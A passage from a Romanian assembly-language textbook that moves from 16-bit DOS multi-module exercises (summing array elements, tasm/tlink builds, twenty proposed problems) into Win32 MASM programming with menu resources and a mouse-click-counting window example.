


Fig. 8.9. Organizarea stivei după apelul și intrarea în funcția CalculeazaSume în cazul 3.

```

    cld
    bucla:
        lodsb ;incarcam in ax un octet din sir (un element al sirului)
        cmp al, 0 ;verificam dacă este pozitiv sau negativ
        jle negativ ;dacă este pozitiv, il convertim fără semn la cuvânt și apoi
        add sumapoz, ax ;il adunăm la sumă (conversia are loc datorită faptului că e
                           ;posibil ca suma unor octeți să nu încapă într-un octet;
                           ;suntem astfel atenți ca suma octetilor să fie cuvânt)
                           ;bucla se execută de cx ori, câte o iteratie pentru fiecare
                           ;element al sirului
    loop bucla

```

```

jmp peste
;dacă acesta este punctul de ieșire din buclă, sărim peste
;instrucțiunile corespunzătoare etichetei negativ

negativ:
    cbw
    add sumaneg, ax
;se adună numărul negativ la suma corespunzătoare

loop bucla
pestea:

mov si, offset SirPoz
push ds
push si
push sumapoz
call Conversie
add sp, 4

; - adresa de segment a sirului rezultat (SirPoz)
; - offset-ul sirului rezultat
; - cuvântul care reprezintă suma numerelor pozitive din sir
;se apelează funcția de conversie
;eliberarea zonei din stivă în care s-a pus adresa sirului
;rezultat este responsabilitatea apelatorului; adunăm în
;acest scop valoarea 4 la valoarea lui sp, deoarece am avut
;2 octeți pentru adresa de segment și 2 octeți pentru offsetul
;sirului rezultat

mov ah, 09h
;afișarea mesajului 'Suma numerelor pozitive din sir
;este'
mov dx, offset MsgPoz
int 21h

mov dx, offset SirPoz
;afișarea sumei numerelor pozitive ca sir de caractere
;obținut de către funcția de conversie

mov dx, offset LinieNoua
;afișarea unei linii noi (LinieNoua este o variabilă definită
;în modulul M1)
int 21h

mov ax, sumaneg
;rezultatul întors de funcție este suma numerelor negative
;din sir, calculată în variabila sumaneg; fiind reprezentată
;pe un cuvânt, această valoare se returnează în ax; putem să
;folosim orice alt registru pentru întoarcerea rezultatului,
;câtă vreme apelatorul funcției știe de unde să ia rezultatul

;restaurăm valoarea regiștrilor folosiți de către funcție

;refacem valoarea lui sp și bp
pop dx
pop si
pop ds
pop cx
mov sp, bp
pop bp

```

ret 6
;ieșire din funcție cu scoaterea din stivă a 6 octeți (este
;vorba despre scoaterea din stivă a parametrilor transmiși:
;un cuvânt reprezentând dimensiunea sirului de cuvinte dat
;și 4 octeți reprezentând adresa de segment și offset-ul
;sirului)

```

CalculeazaSume endp
code ends
end

```

În continuare este descris modul în care se obține executabilul, pornind de la cele două fișiere sursă scrise în limbaj de asamblare. Mai întâi are loc asamblarea separată a celor două module, urmată de link-editarea lor. Executabilul obținut în urma link-editării va avea numele primului fișier scris ca și argument al lui tlink.

```

tasm /zi m1.asm
tasm /zi m2.asm
tlink /v m1.obj m2.obj

```

În urma asamblării și link-editării făcute cu succes, va rezulta executabilul numit m1.exe.

Probleme propuse

Să se scrie două module M1 și M2 pentru rezolvarea fiecărei din următoarele probleme, unde M1 este scris în unul din limbajele Turbo Pascal, C sau asamblare, iar M2 este scris în limbaj de asamblare.

1. Se citește un sir de numere întregi, reprezentate fiecare pe dimensiune un cuvânt. Să se afișeze valorile sirului în baza 16. M1 conține definițiile și apelurile următoarelor rutine:

- definiția procedurii CitesteSir în care se citește numărul de elemente ale sirului și sirul de numere
- definiția procedurii AfiseazaCaracter care primește ca parametru un caracter și îl afișează pe ecran
- apelul procedurii AfiseazaSir definită în modulul M2

Modulul M2 conține definițiile și apelurile următoarelor rutine:

- definiția procedurii AfiseazaSir care primește ca parametri sirul de numere întregi și dimensiunea acestuia și afișează elementele sirului în baza 16 apelând pentru aceasta procedura AfiseazaCaracter

2. Se cere să se citească de la tastatură un sir de numere, date în baza 10. Modulul M1 va conține definiția procedurii CitesteSir care primește ca parametri, prin referință, sirul și numărul de elemente, și citește fiecare element din sir apelând pentru aceasta funcția CitesteNumar definită în modulul M2.

3. Se cere să se citească numerele a , b și c și să se calculeze și afișeze $a+b-c$. Modulul M1 va conține:

- definiția funcției CitesteIntreg care citește un întreg de la tastatură și îl returnează
- apelul funcției Calculeaza definită în modulul M2

Modulul M2 va conține:

- definiția funcției Calculeaza care primește ca parametri întregii a și b , citește întregul c apelând pentru aceasta funcția CitesteIntreg definită în modulul M1 și returnează valoarea expresiei.

4. Să se citească un număr a reprezentat pe 16 biți, fără semn. Se cere să se afișeze reprezentarea în baza 10 a lui a , precum și rezultatul permutărilor circulare ale cifrelor sale. Modulul M1 va conține:

- definiția procedurii AfiseazaPermutare care afișează sirul de caractere primit ca parametru
- apelul procedurii CalculeazaPermutari

Modulul M2 va conține:

- definiția procedurii CalculeazaPermutari care primește ca parametru numărul a , obține conversia numărului ca sir de caractere și, pentru afișarea fiecărei permutări circulare, apeleză procedura AfiseazaPermutare

5. Se citesc trei siruri de caractere. Să se afișeze cel mai lung prefix comun pentru fiecare din cele trei perechi de căte două siruri ce se pot forma. Modulul M1 va conține:

- definiția procedurii AfiseazaSir care afișează sirul de caractere primit ca parametru
- apelul procedurii CalculeazaPrefix

Modulul M2 va conține:

- definiția procedurii CalculeazaPrefix care primește ca parametri cele trei siruri de caractere, obține prefixul maximal pentru fiecare pereche de siruri și o afișează, apelând pentru aceasta procedura AfiseazaSir

6. Să se afișeze pentru fiecare număr de la 32 la 126 valoarea numărului (în baza 10) și caracterul cu acel cod ASCII. Modulul M1 conține :

- definiția funcției Conversie care primește ca parametru un număr întreg, face conversia numărului la sir de caractere și returnează acest sir
- definiția procedurii AfiseazaCaracter care primește un număr ca parametru și afișează caracterul cu acel cod ASCII
- apelul procedurii Numarare

Modulul M2 conține:

- definiția procedurii Numarare care apeleză funcția Conversie, afișează sirul returnat și apeleză procedura AfiseazaCaracter pentru fiecare număr de la 32 la 126

7. Se citesc două siruri de caractere $s1$ și $s2$. Să se obțină și să se afișeze sirul caracterelor care se găsesc în $s1$ și nu se găsesc în $s2$. Modulul M1 conține:

- definiția procedurii Diferenta care primește ca parametri două siruri de caractere, obține sirul caracterelor care se găsesc în primul, dar nu și în al doilea sir, și afișează acest sir apelând pentru aceasta procedura AfisareSir
- apelul procedurii Citire

Modulul M2 conține :

- definiția procedurii Citire în care se citesc două siruri de caractere și se apeleză procedura Diferenta
- definiția procedurii AfisareSir care afișează sirul de caractere primit ca parametru

8. Se citesc două siruri de caractere de la tastatură. Să se obțină și să se afișeze sirul rezultat prin intercalarea celor două siruri. Modulul M1 conține:

- definiția funcției CitesteSir care citește și returnează un sir de caractere
- apelul funcției Intercalare și afișarea rezultului acesteia

Modulul M2 conține:

- definiția funcției Intercalare care va întoarce sirul rezultat în urma intercalării a două siruri pentru a căror citire se apeleză funcția CitesteSir

Exemplu de intercalare a două siruri:

```
s1 = 'acedgbxf'
s2 = 'UFRNSSMTXC'
rezultat = 'aUcFeRdNgSbSxMfTXC'
```

9. Se citește de la tastatură un sir de caractere s și un caracter c . Se apeleză o funcție care returnează prima poziție din sir pe care apare caracterul c . Această poziție va fi afișată. Modulul M1 conține:

- definiția funcției CitesteSir care citește și returnează un sir de caractere
- definiția funcției CiteșteCaracter care citește și returnează un caracter
- apelul funcției PrimaAparitie și afișarea poziției întoarse de această funcție

Modulul M2 conține:

- definiția funcției PrimaAparitie care citește un sir de caractere și un caracter apelând în acest scop funcțiile CitesteSir, respectiv CitesteCaracter, și returnează prima poziție din sir pe care apare caracterul c .

10. Se citesc de la tastatură două numere întregi. Se apeleză o funcție care calculează și returnează stringul obținut prin concatenarea sirurilor de caractere corespunzătoare celor două numere. Acest sir va fi apoi afișat. Modulul M1 conține:

- definiția funcției Conversie care primește un întreg ca și argument, face conversia acestui număr la sir de caractere și returnează sirul rezultat
- apelul funcției Concatenare și afișarea sirului returnat de această funcție, folosind pentru aceasta procedura AfisareSir

Modulul M2 conține:

- definiția funcției Concatenare care primește ca și parametri două numere întregi, le transformă în stringuri apelând pentru aceasta funcția Conversie, le concatenează și returnează sirul rezultat

- definiția procedurii AfisareSir care primește un sir de caractere ca și parametru și îl afișează

11. Se apelează o funcție care primește ca și parametru un sir de caractere, citește un sir de caractere apelând pentru aceasta o funcție de citire, face concatenarea celor două siruri și returnează sirul astfel obținut. Acest sir va fi apoi afișat. Modulul M1 conține:

- definiția funcției CitesteSir care citește și returnează un sir de caractere
- apelul funcției Concatenare și afișarea sirului returnat de această funcție, folosind pentru aceasta procedura AfisareSir

Modulul M2 conține:

- definiția funcției Concatenare care primește ca și parametru un sir de caractere, citește un sir apelând pentru aceasta funcția CitesteSir, și returnează sirul obținut în urma concatenării celor două siruri
- definiția procedurii AfisareSir care primește un sir de caractere ca și parametru și îl afișează

12. Să se obțină și să se afișeze configurația binară a unui număr întreg pozitiv citit de la tastatură. Modulul M1 conține:

- apelul funcției Conversie și afișarea sirului returnat

Modulul M2 conține:

- definiția funcției Conversie care primește ca și parametru un număr întreg pozitiv și returnează sirul de biți din reprezentarea sa binară

13. Să se transforme caracterele unui sir citit de la tastatură astfel: literele mari se vor înlocui cu literale mici corespunzătoare, literale mici se vor înlocui cu caracterul '+' iar celelalte caractere vor rămâne aceleași. Modulul M1 conține:

- definiția funcției Numara care primește ca și parametru un sir de caractere și dimensiunea acestuia și returnează numărul de caractere literale din sir
- apelul funcției Transformă, afișarea sirului transformat și a numărului de caractere literale din sir

Modulul M2 conține:

- definiția funcției Transformă care primește ca parametru un sir de caractere transmis prin referință și dimensiunea acestui sir, transformă sirul după metoda descrisă mai sus și returnează numărul caracterelor literale din sir; pentru calculul acestui număr se apelează funcția Numara

14. Se cere ordonarea a două siruri de caractere, interclasarea acestora și afișarea sirului rezultat. Modulul M1 conține:

- definiția procedurii Ordonare care primește ca și parametru un sir de caractere transmis prin referință și face ordonarea acestui sir
- apelul funcției Interclasare și afișarea sirului de caractere întors ca rezultat de această funcție

Modulul M2 conține:

- definiția funcției Interclasare care primește ca și parametri două siruri de caractere, le ordonează apelând în acest scop procedura Ordonare pentru fiecare sir, și returnează rezultatul interclasării celor două siruri ordonate.

15. Se citesc n caractere de la tastatură. Să se ordoneze crescător și să se afișeze aceste caractere. Modulul M1 conține:

- definiția funcției AfiseazaCaracter care primește ca parametru un caracter pe care îl afișează
- apelul procedurii Ordoneaza

Modulul M2 conține:

- definiția procedurii Ordoneaza care primește ca parametru un număr întreg pozitiv (n), citește n caractere de la tastatură, obține caracterele ordonate crescător, și pentru afișarea fiecarui caracter apelează procedura AfiseazaCaracter

16. Se citește un sir de numere întregi reprezentate pe dimensiune un octet, interpretate cu semn. Să se modifice valoarea fiecărui element din sir astfel încât să conțină suma elementelor din sir până la el (inclusiv el). Să se afișeze noile valori ale sirului. Modulul M1 conține:

- definiția procedurii CitesteSir în care se citește numărul de elemente ale sirului și sirul de numere
- definiția procedurii AfiseazaSir care primește ca parametri un sir de numere întregi și dimensiunea sirului și afișează elementele sirului
- apelul procedurii CitesteSir
- apelul procedurii Insumeaza

Modulul M2 conține:

- definiția procedurii Insumeaza care primește ca parametri un sir de numere întregi și dimensiunea sirului, modifică valoarea fiecărui element al sirului și apelează procedura AfiseazaSir pentru tipărirea noilor valori ale sirului

Exemplu de modificare a elementelor sirului:

sir = (1, 2, 3, 4, 5) devine sir = (1, 3, 6, 10, 15)

17. Se dă două siruri de numere întregi reprezentate pe dimensiune un octet, interpretate cu semn, fiecare de lungime n ($0 \leq n \leq 255$). Să se obțină un al treilea sir de lungime n , al cărui elemente sunt calculate ca suma elementelor de pe pozițiile pare, respectiv ca diferența elementelor de pe pozițiile impare din cele două siruri date. Să se afișeze sirul rezultat. Modulul M1 conține:

- definiția procedurii CitesteSir în care se citește un sir de numere întregi, de lungime n
- definiția procedurii AfiseazaSir care primește ca parametri un sir de numere întregi și dimensiunea acestuia și afișează sirul pe ecran
- apelul procedurii CalculeazaSir3
- apelul procedurii AfiseazaSir

Modulul M2 conține:

- definiția procedurii CalculeazaSir3 care primește ca parametri două siruri de numere întregi și dimensiunea acestora și calculează elementele celui de-al treilea sir; al treilea sir se consideră parametru transmis prin referință

18. Se dă un sir de numere întregi cu valori cuprinse între 32 și 122. Să se obțină un sir de caractere astfel încât caracterul de pe o anumită poziție are codul ASCII reprezentat de elementul din sirul de numere de pe aceeași poziție. Să se afișeze sirul de caractere rezultat. Modulul M1 conține:

- definiția procedurii SirNou în care se citește dimensiunea unui nou sir și tabloul de numere întregi
- apelul funcției Transformă și afișarea rezultatului întors de această funcție

Modulul M2 conține:

- definiția funcției Transformă în care se citește un sir de numere întregi apelând procedura SirNou și obține sirul de caractere cerut de problemă, pe care îl întoarce ca rezultat

19. Se citește de la tastatură un sir de caractere. Să se afișeze numărul caracterelor din sir care reprezintă cifre și numărul caracterelor majuscule. Să se înlocuiască fiecare caracter care nu este alfanumeric (literă sau cifră) cu caracterul 'X' și să se afișeze sirul rezultat. Modulul M1 conține:

- definiția procedurii TiparNr care afișează numărul întreg primit ca parametru
- apelul funcției PrelucreazaSir și afișarea rezultatului întors de această funcție

Modulul M2 conține:

- definiția funcției PrelucreazaSir care primește un sir de caractere ca parametru, numără caracterele numerice și cele majuscule din sir, apelează procedura TiparNr pentru afișarea fiecărui număr obținut, modifică sirul și returnează sirul de caractere obținut în urma modificărilor

20. Se citește un sir de caractere *s* și un număr întreg pozitiv *n* (reprezentat pe dimensiune un octet). Să se împartă sirul de caractere *s* în subșiruri de câte *n* caractere. Ultimul subșir poate să conțină mai puțin de *n* caractere. Să se afișeze fiecare subșir rezultat, menționând și al cărora subșir e din sirul inițial. Modulul M1 conține:

- definiția procedurii Afisare care primește ca parametru un număr întreg și un sir de caractere și le afișează
- apelul procedurii ImparteSir


Modulul M2 conține:

- definiția procedurii ImparteSir care primește ca parametri un sir de caractere și un număr întreg, împarte sirul în subșiruri de caractere și apelează procedura Afisare pentru tipărirea fiecărui subșir obținut

CAPITOLUL 9

PROGRAMARE ÎN LIMBAJ DE ASAMBLARE SUB WINDOWS

Exemplul 9.1: Să se creeze o fereastră cu următorul meniu: Afisare Despre. În Afisare avem submeniul: AfisNrStg (prin a căruia selectare se va afișa într-un *MessageBox* de câte ori s-a apăsat butonul din stânga al mouse-ului în fereastră) și AfisNrDr (prin a căruia selectare se va afișa într-un *MessageBox* de câte ori s-a apăsat butonul din dreapta al mouse-ului în fereastră). În Despre avem submeniul: Despre (afișează un *Message Box* cu textul "Despre noi...") și Exit (inchide fereastra aplicației).



Meniurile reprezintă o componentă importantă a unei ferestre. Un meniu este format dintr-o listă de servicii pe care programul le oferă utilizatorului. Meniurile reprezintă un fel de resurse (la fel ca și ferestrele de dialog, icon-urile, bitmap-urile, tabelele de stringuri etc). Aceste resurse sunt descrise în fișiere separate (numite *fișiere resursă*) care au extensia .rc. În faza de link-editare va avea loc combinarea acestor fișiere sursă cu codul sursă al programului. Se va obține astfel un program executabil care va conține atât instrucțiunile cât și resursele.

O resursă meniu este descrisă astfel:

```
MeniuMeu MENU
{
    [conținutul meniului]
}
```

```
MeniuMeu MENU
BEGIN
    [conținutul meniului]
END
```

Un meniu poate fi format din componente simple (MENUITEM) sau submeniuri (POPUP). Sintaxa folosirii unei componente de tip MENUITEM este următoarea:

```
MENUITEM "&text", ID [,options]
```

Cuvântul cheie MENUITEM este urmat de textul care va apărea în meniu. Caracterul '&'(ampersand) care precede textul are ca și efect sublinierea primului caracter din text și crearea unui shortcut pentru a accesa această componentă a meniului. Urmează apoi identificatorul acestei componente (ID). Acesta va fi folosit pentru identificarea componentei meniului în mesajul trimis procedurii care procesează mesajele (WndProc). Acest lucru înseamnă că identificatorul unei componente trebuie să fie unic. Prezența opțiunilor care urmează ID-ului nu este obligatorie.

O componentă de tip POPUP are următoarea sintaxă:

```
POPUP "&text" [,options]
{
    [conținutul submeniului]
}
```

O componentă de tip POPUP va deschide o altă listă de componente ale meniului (un submeniu) atunci când va fi selectată. Aceste componente, la rândul lor, pot fi de tipul MENUITEM sau POPUP.

În continuare este descris fișierul resursă care conține meniul pe care îl dorim în fereastra aplicației noastre.

ex1.rc

```
#define IDM_stg      1      ;definirea identificatorilor componentelor meniului
#define IDM_dr       2
#define IDM_despre   3
#define IDM_exit     4

MeniuMeu MENU
BEGIN
    POPUP "Afisare"
    {
        MENUITEM "AfisNrStg", IDM_stg
        MENUITEM "AfisNrDr", IDM_dr
    }
    POPUP "Despre"
    {
        MENUITEM "Despre", IDM_despre
        MENUITEM "Exit", IDM_exit
    }
END
```

Vom vedea în cele ce urmează modalitatea în care ne vom referi la meniul creat din interiorul programului nostru.

Câmpul lpszMenuName al structurii WNDCLASSEX trebuie să conțină identificatorul meniului ferestrei create. Numele meniului creat de noi fiind MeniuMeu, vom face legătura între fereastră și meniu astfel:

```
mov wc.lpszMenuName, offset MenuName
```

unde variabila MenuName a fost declarată în segmentul de date astfel:
MenuName db "MeniuMeu"

Atunci când utilizatorul selectează o componentă a meniului, procedura care procesează mesajele primite de către fereastră (WndProc) va primi un mesaj de tip WM_COMMAND. Parametrul wParam va conține identificatorul componentei selectate din meniu.

În continuare este descris codul sursă al aplicației.

Ex1.asm

```
.386           ;prezența acestei directive anunță asamblorul să folosească
;setul de instrucțiuni 386.
model flat, stdcall ;specificarea modelului de memorie al programului

option casemap :none

include \masm32\include\windows.inc
include \masm32\include\user32.inc
include \masm32\include\kernel32.inc

;fișierele care trebuie incluse pentru programele Windows:
- windows.inc conține declarațiile pentru constantele și definițiile Win32API;
- kernel32.inc conține funcțiile GetModuleHandle și ExitProcess;
- user32.inc conține funcțiile LoadIcon, LoadCursor, RegisterClassEx,
CreateWindowEx, ShowWindow, UpdateWindow, GetMessage,
TranslateMessage, DispatchMessage, PostQuitMessage, MessageBox,
DestroyWindow, DefWindowProc

includelib \masm32\lib\user32.lib
includelib \masm32\lib\kernel32.lib

;bibliotecile de care funcțiile au nevoie pentru a putea fi folosite sunt de asemenea incluse.
```

```

.const ;secțiunea variabilelor inițializate a căror valoare nu se va
;schimba

.IDM_stg equ 1
.IDM_dr equ 2
.IDM_despre equ 3
.IDM_exit equ 4
;secțiunea .const conține identificatorii componentelor meniuului, pentru a fi folosiți de către
;procedura care procesează mesajele primite (WndProc). Aceste valori pentru identificatori
;trebuie să coincidă cu cele definite în fișierul resursă.

.data ;secțiunea variabilelor inițializate
ClassName db "WinClass",0 ;numele clasei fereastră
AppName db "Exemplul 1",0 ;numele ferestrei
stgClick dw 0 ;variabile care contorizează de câte ori s-a apăsat butonul
;din stânga al mouse-ului, respectiv din dreapta, în fereastra
drClick dw 0 ;aplicației
;variabile care vor conține sirul cifrelor numărului
stg db 6 dup (0) ;stgClick, respectiv drClick
dr db 6 dup (0)

;acestea au fiecare o dimensiune de 6 octeți deoarece stgClick și drClick sunt cuvinte (fără
;semn) și cel mai mare număr care poate fi conținut de ele este 65535, deci pot să aibă maxim 5
;cifre, fiind nevoie de încă un octet pentru a marca sfârșitul sirului; datorită inițializării acestor
;octeți cu valoarea 0, pe ultima poziție a sirului obținut va fi întotdeauna caracterul cu codul
;ASCII 0, necesar afișării acestui string în interiorul unui MessageBox

mStg db 'Numarul de clici stangi: ',0 ;titlul MessageBox-ului care va afișa stgClick
mDr db 'Numarul clici drepti: ',0 ;titlul MessageBox-ului care va afișa drClick
despre db "Despre noi...",0 ;mesaj afișat în MessageBox-ul care va apărea la
;selectarea componentei Despre a meniuului
MenuName db "MeniuMeu" ;numele meniuului creat de noi, folosit pentru a se
;face legătura între acest program și meniul descris
;în fișierul resursă
zece dw 10 ;variabilă folosită la transformarea unui număr în sir
;de caractere prin împărțiri succesive la 10

.data? ;secțiunea variabilelor neinițializate
hInstance HINSTANCE ? ;identificatorul instanței programului
hwnd HWND ? ;identificatorul ferestrei

.code
Conversie proc ;procedura de conversie care transformă numărul din ax în
;șir de caractere și îl stochează la adresa [edi]

```

```

mov esi, 0 ;registru folosit pentru numărarea cifrelor numărului fără
;semn din ax
repeta1: ;buclă ce conține împărțirile successive la 10 pentru
;determinarea cifrelor numărului
    mov dx, 0 ;extensia fără semn a lui ax la dublucuvântul dx:ax, pentru
;a ne asigură că rezultatul împărțirii (câțul) va încăpea în ax
    div zece ;împărțirea lui dx:ax la 10
    push dx ;salvarea în stivă a restului obținut (restul conține o cifră
;zecimală)
    inc esi ;valoarea lui esi crește cu 1 pentru că am mai determinat o
;cifră zecimală
    cmp ax, 0 ;seria împărțirilor succeseive la 10 se încheie în momentul în
;care am obținut un cât egal cu zero
    jne repeta1 ;deoarece am obținut cifrele în ordine inversă, prin punerea
;lor în stivă și scoaterea ulterioară vom obține ordinea lor
;corectă

repeta2: ;scoatem din stivă o cifră în ax (care începe de fapt în al)
    pop ax ;adunăm la această cifră codul ASCII al caracterului '0'
    add al, '0' ;pentru a obține caracterul corespunzător cifrei respective
    mov byte ptr [edi], al ;stocăm caracterul astfel obținut la adresa [edi]
    inc edi ;ne deplasăm la următorul octet în sirul destinație prin
;creșterea valorii lui edi cu 1
    dec esi ;numărul cifrelor care mai trebuie scoase din stivă scade cu
;1
    cmp esi, 0 ;bucla se termină când am scos toate cifrele din stivă, adică
;jne repeta2 ;atunci când valoarea lui esi este egală cu zero
    ret ;ieșirea din procedură
Conversie endp

WinMain proc hInst:INSTANCE, hPrevInst:INSTANCE, CmdLine:LPSTR,
CmdShow:DWORD
local wc:WNDCLASSEX ;clasa fereastră pe care o creăm. O astfel de clasă reprezintă
;schema specificațiilor pentru o fereastră (window),
;definind caracteristici importante pentru aceasta.
;va conține mesajele pe care bucla de mesaje le captează
;conține identificatorul ferestrei
local msg:MSG
local hmenu:HWND
mov wc.cbSize, SIZEOF WNDCLASSEX ;mărimea în octeți a structurii WNDCLASSEX
mov wc.style, CS_HREDRAW or CS_VREDRAW ;stilul ferestrei create din această clasă; aici
;sunt combinate 2 stiluri folosind operatorul "or".
mov wc.lpfnWndProc, offset WndProc ;adresa procedurii responsabile de fereastra creată

```

```

mov wc.cbClsExtra, NULL           ;numărul de octeți suplimentari alocăți după structura clasei
                                   ;ferestrei
mov wc.cbWndExtra, NULL          ;numărul de octeți suplimentari alocăți după instanța
                                   ;ferestrei
push hInstance                   ;identificatorul instanței programului
pop wc.hInstance
mov wc.hbrBackground, COLOR_WINDOW+1 ;culoarea de fond a fereștrii create
mov wc.lpszMenuName, offset MenuName ;identificator meniu-ului fereștrii create
mov wc.lpszClassName, offset ClassName ;numele clasei fereastră
invoke LoadIcon, NULL, IDI_APPLICATION ;funcția obține în eax identificatorul icon-ului fereștrii

mov wc.hIcon, eax                ;identificatorul unui icon mic, asociat cu
mov wc.hIconSm, 0                 ;clasa fereastră
invoke LoadCursor, NULL, IDC_ARROW ;funcția obține în eax identificatorul
                                   ;cursorului fereștrii

mov wc.hCursor, eax              ;înregistrarea clasei fereștrii
invoke RegisterClassEx, addr wc

invoke CreateWindowEx, 0, addr ClassName, addr AppName,
WS_OVERLAPPEDWINDOW or WS_VISIBLE, CW_USEDEFAULT,
CW_USEDEFAULT, 300, 200, NULL, NULL, hInst, NULL
;crearea efectivă a fereștrii este realizată prin apelul funcției CreateWindowEx; parametrii
;acestei funcții specifică modul de creare a fereștrii; identificatorul fereștrii va fi returnat în eax
;și reținut în variabila hwnd

mov hwnd, eax
invoke ShowWindow, hwnd, SW_SHOWNORMAL
;fereastra astfel creată nu va fi afișată pe ecran decât după apelul funcției ShowWindow, care
;primește ca și argumente identificatorul fereștrii și modul de afișare.

INVOKE UpdateWindow, hwnd      ;funcția UpdateWindow actualizează zona fereștrii
                                   ;specificate prin identificatorul hwnd
.while TRUE
    invoke GetMessage, addr msg, NULL, 0, 0
    .break .if (!eax)
    invoke TranslateMessage, addr msg
    invoke DispatchMessage, addr msg
.endw
;aceasta este bucla de mesaje care verifică în mod continuu mesajele primite din partea
;sistemului de operare apelând funcția GetMessage. Apoi, TranslateMessage va transforma
;intrările de la tastatură în noi mesaje pe care le pune în coada de mesaje. DispatchMessage
;trimite mesajele procedurii WndProc, unde sunt procesate.

```

```

mov eax, msg.wParam      ;funcția returnează valoarea msg.wParam, sau 0 dacă nu s-a intrat
ret                      ;în buclă de mesaje
WinMain endp

WndProc proc hWnd:HWND, uMsg:UINT, wParam:WPARAM, lParam:LPARAM
;în această funcție sunt procesate mesajele.

mov eax,uMsg
;uMsg conține identificatorul mesajului care
;.IF eax==WM_DESTROY    ;urmează a fi procesat
;mesaj trimis după ce fereastra aplicației a fost
;închisă (a fost stearsă de pe ecran)
;această funcție pune un mesaj WM_QUIT în coada
;de mesaje a aplicației, anunțând terminarea
;.ELSEIF eax==WM_COMMAND ;aplicației; atunci când va primi mesajul
;WM_QUIT, aplicația va ieși din buclă de mesaje
;mesaj trimis dacă utilizatorul a selectat o
;componentă a meniului; putem identifica
;componenta selectată prin intermediul valorii
;parametrului wParam

        mov eax,wParam
        .IF ax==IDM_stg
                mov ax, stgClick
                mov edi, offset stg
                call Conversie
                invoke MessageBox, NULL, addr stg, addr mStg, MB_OK
        .ELSEIF ax==IDM_dr
                mov ax, drClick
                mov edi, offset dr
                call Conversie
                invoke MessageBox, NULL, addr dr, addr mDr, MB_OK

```

```

.ELSEIF ax==IDM_despre
    ;dacă a fost selectată componenta IDM_despre, se
    ;va afișa un MessageBox având ca și titlu și
    ;conținut stringul despre
    invoke MessageBox, NULL, addr despre, addr despre, MB_OK
.ELSEIF ax==IDM_exit
    ;dacă a fost selectată componenta IDM_exit, atunci
    ;are loc închiderea ferestrei aplicației
    invoke DestroyWindow,hwnd
.ENDIF
.ELSEIF eax==WM_LBUTTONDOWN
    ;dacă mesajul primit indică apăsarea butonului din
    ;stânga al mouse-ului
    inc stgClick
.ELSEIF eax==WM_RBUTTONDOWN
    ;atunci se incrementează variabila stgClick
    ;dacă mesajul primit indică apăsarea butonului din
    ;dreapta al mouse-ului
    inc drClickl
.ELSE
    invoke DefWindowProc,hWnd,uMsg,wParam,lParam
        ;această funcție apelează procedura implicită de
        ;procesare a mesajelor pentru toate mesajele pe care
        ;aplicația nu le procesează

    ret
.ENDIF
xor eax,eax
ret
WndProc endp

start:
    invoke GetModuleHandle, NULL
        ;la începutul segmentului de cod, se obține
        ;în eax identificatorul instanței programului
        ;prin apelul funcției GetModuleHandle.
    mov hInstance, eax
        ;variabila hInstance se initializează cu
        ;identificatorul returnat de către funcția
        ;GetModuleHandle
    invoke WinMain, hInstance, NULL, NULL, 0
        ;apelul funcției WinMain
    invoke ExitProcess, eax
        ;terminarea aplicației
end start

```

Pentru asamblarea și link-editarea fișierelor sursă vom introduce următoarele comenzi:

```

\masm32\bin\ml /c /coff ex1.asm
    ;asamblarea fișierului sursă ex1.asm, în urma căreia va rezulta fișierul ex1.obj
\masm32\bin\rc ex1.rc


```

```

\masm32\bin\link /SUBSYSTEM:WINDOWS ex1.obj ex1.res
    ;link-editarea în urma căreia va rezulta executabilul ex1.exe

```

Exemplul 9.2: Să se creeze o fereastră care afișează un meniu la apăsarea butonului din dreapta al mouse-ului. Meniul conține: Varianta1, Varianta2, Exit. La selectarea componentelor Varianta1 sau Varianta2 se va afișa în fereastră un text corespunzător alegerii făcute. La selectarea lui Exit, se închide fereastra aplicației.



Ex2.asm

```

.386
model flat, stdcall
    ;prezența acestei directive anunță asamblorul să folosească
    ;setul de instrucțiuni 386.
    ;specificarea modelului de memorie al programului

option casemap :none
include \masm32\include\windows.inc
include \masm32\include\user32.inc
include \masm32\include\kernel32.inc
include \masm32\include\gdi32.inc
    ;fișierele care trebuie incluse pentru programele Windows:
    - windows.inc conține declarațiile pentru constantele și definițiile Win32API;
    - kernel32.inc conține funcțiile GetModuleHandle și ExitProcess;
    - user32.inc conține funcțiile LoadIcon, LoadCursor, RegisterClassEx,
      CreateWindowEx, ShowWindow, UpdateWindow, GetMessage, SendMessage,
